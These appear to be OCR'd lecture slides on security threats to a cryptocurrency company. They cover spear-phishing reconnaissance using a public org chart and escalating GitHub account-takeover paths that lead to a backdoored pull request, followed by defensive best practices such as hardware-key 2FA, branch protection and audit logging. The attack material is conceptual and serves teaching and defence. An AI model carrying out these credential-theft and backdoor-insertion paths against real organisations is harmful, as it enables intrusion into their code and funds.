
Starting a New Position

(1b) Spear phishing



[redacted] | Digital A

Thrilled to announce that I've started a new role as Head of Sales [redacted]! ...more



Coinbase
436 followers

Founded in 2012, Coinbase is a digital currency wallet and easy-to-use platform that enables people to purchase and sell cryptocurrency and access the broader crytoeconomy. Coinbase supports hundreds of cryptocurrencies, including bitcoin, ethereum, litecoin, and dogecoin. Coinbase's mission is to... Read more

Industries	Headquarters	Employees	Links
Blockchain, Cryptocurrency +2	San Francisco, United States	5,001-10,000	

Org chart

Brian Armstrong
CEO & Co-founder
289

Brian Armstrong

Collapse

Emilie Choi	L.J. Brock	Manish Gupta	Max Branzburg	Alesia Haas
President And Chief Operating Officer	Chief People Officer	EVP, Engineering	VP, Consumer Products	Chief Financial Officer
131	38	68	29	11

(2) Operational security attacks

(2) Operational security attacks

Goal: Gain control of bank account
Goal: Steal private keys
Goal: Push backdoor to codebase

(2) Operational security attacks: GH example

Fewer attacker resources More attacker resources

Steal username/pwd from developer

Push directly to main

(2) Operational security attacks: GH example

Fewer attacker resources ——— More attacker resources

Steal username/pwd from developer	Steal uname/pwd from GH admin
Push directly to main	Change branch protection rules
	Push directly to main

(2) Operational security attacks: GH example

Fewer attacker resources — More attacker resources

Fewer attacker resources		More attacker resources
Steal username/pwd from developer	Steal uname/pwd from GH admin	Steal uname/pwd/ TOTP from GH admin
Push directly to main	Change branch protection rules	Change branch protection rules
	Push directly to main	Push directly to main

(2) Operational security attacks: GH example

Fewer attacker resources — More attacker resources

Steal username/pwd from developer

Push directly to main

Steal uname/pwd from GH admin

Change branch protection rules

Push directly to main

Steal uname/pwd/TOTP from GH admin

Change branch protection rules

Push directly to main

Compromise developer machine

Set up new commit signing key

Approve with 2FA

Open PR with sneaky backdoor

(2) Operational security attacks

Fewer attacker resources More attacker resources

Goal: deploy compromised webapp

(2) Operational security attacks: some high level best practices

- For logins: SSO login with one main provider, security key (YubiKey) 2FA requirement from that provider. Google advanced protection program for e.g., better protection against evil files.

(2) Operational security attacks: some high level best practices

- For logins: SSO login with one main provider, security key (YubiKey) 2FA requirement from that provider. Google advanced protection program for e.g., better protection against evil files.
- For logins: ONLY YubiKey 2FA available (and not TOTP or *shudders* SMS) whenever possible

(2) Operational security attacks: some high level best practices

- For logins: SSO login with one main provider, security key (YubiKey) 2FA requirement from that provider. Google advanced protection program for e.g., better protection against evil files.
- For logins: ONLY YubiKey 2FA available (and not TOTP or *shudders* SMS) whenever possible
- For commits: branch protection rules gated by CI/multiple approvals/perhaps code owners/signed commits.

(2) Operational security attacks: some high level best practices

- For logins: SSO login with one main provider, security key (YubiKey) 2FA requirement from that provider. Google advanced protection program for e.g., better protection against evil files.
- For logins: ONLY YubiKey 2FA available (and not TOTP or *shudders* SMS) whenever possible
- For commits: branch protection rules gated by CI/multiple approvals/perhaps code owners/signed commits. **Question: what would be stronger than just any commit signing?**

(2) Operational security attacks: some high level best practices

- For logins: SSO login with one main provider, security key (YubiKey) 2FA requirement from that provider. Google advanced protection program for e.g., better protection against evil files.
- For logins: ONLY YubiKey 2FA available (and not TOTP or *shudders* SMS) whenever possible
- For commits: branch protection rules gated by CI/multiple approvals/perhaps code owners/signed commits
- For deployments: private repos, reviewed IaC to build infrastructure, automated deployments with manual approvals required, possibly special rules for commits to workflows/actions

(2) Operational security attacks: some high level best practices

- For logins: SSO login with one main provider, security key (YubiKey) 2FA requirement from that provider. Google advanced protection program for e.g., better protection against evil files.
- For logins: ONLY YubiKey 2FA available (and not TOTP or *shudders* SMS) whenever possible
- For commits: branch protection rules gated by CI/multiple approvals/perhaps code owners/signed commits
- For deployments: private repos, reviewed IaC to build infrastructure, automated deployments with manual approvals required, possibly special rules for commits to workflows/actions
- For cloud environments: users must request elevated permissions (e.g., write access to prod database), alerts on such access

(2) Operational security attacks: some high level best practices

- For logins: SSO login with one main provider, security key (YubiKey) 2FA requirement from that provider. Google advanced protection program for e.g., better protection against evil files.
- For logins: ONLY YubiKey 2FA available (and not TOTP or *shudders* SMS) whenever possible
- For commits: branch protection rules gated by CI/multiple approvals/perhaps code owners/signed commits
- For deployments: private repos, reviewed IaC to build infrastructure, automated deployments with manual approvals required, possibly special rules for commits to workflows/actions
- For cloud environments: users must request elevated permissions (e.g., write access to prod database), alerts on such access
- For alerting services: treat as inside TCB, follow above guidelines for accounts

(2) Operational security attacks: some high level best practices

- For logins: SSO login with one main provider, security key (YubiKey) 2FA requirement from that provider. Google advanced protection program for e.g., better protection against evil files.
- For logins: ONLY YubiKey 2FA available (and not TOTP or *shudders* SMS) whenever possible
- For commits: branch protection rules gated by CI/multiple approvals/perhaps code owners/signed commits
- For deployments: private repos, reviewed IaC to build infrastructure, automated deployments with manual approvals required, possibly special rules for commits to workflows/actions
- For cloud environments: users must request elevated permissions (e.g., write access to prod database), alerts on such access
- For alerting services: treat as inside TCB, follow above guidelines for accounts. **Why?**


(2) Operational security attacks: some high level best practices

- For logins: SSO login with one main provider, security key (YubiKey) 2FA requirement from that provider. Google advanced protection program for e.g., better protection against evil files.
- For logins: ONLY YubiKey 2FA available (and not TOTP or *shudders* SMS) whenever possible
- For commits: branch protection rules gated by CI/multiple approvals/perhaps code owners/signed commits
- For deployments: private repos, reviewed IaC to build infrastructure, automated deployments with manual approvals required, possibly special rules for commits to workflows/actions
- For cloud environments: users must request elevated permissions (e.g., write access to prod database), alerts on such access
- For alerting services: treat as inside TCB, follow above guidelines for accounts
- For any sensitive service: turn on audit logs when possible, set alerts on configuration changes when possible

(2) Operational security attacks: some high level best practices


- For logins: SSO login with one main provider, security key (YubiKey) 2FA requirement from that provider. Google advanced protection program for e.g., better protection against evil files.
- For logins: ONLY YubiKey 2FA available (and not TOTP or *shudders* SMS) whenever possible
- For commits: branch protection rules gated by CI/multiple approvals/perhaps code owners/signed commits
- For deployments: private repos, reviewed IaC to build infrastructure, automated deployments with manual approvals required, possibly special rules for commits to workflows/actions
- For cloud environments: users must request elevated permissions (e.g., write access to prod database), alerts on such access
- For alerting services: treat as inside TCB, follow above guidelines for accounts
- For any sensitive service: turn on audit logs when possible, set alerts on configuration changes when possible
- For machines: automated device management to enforce password requirements, software updates, encryption, etc. Mixed feelings about these…

(3) Supply chain attacks



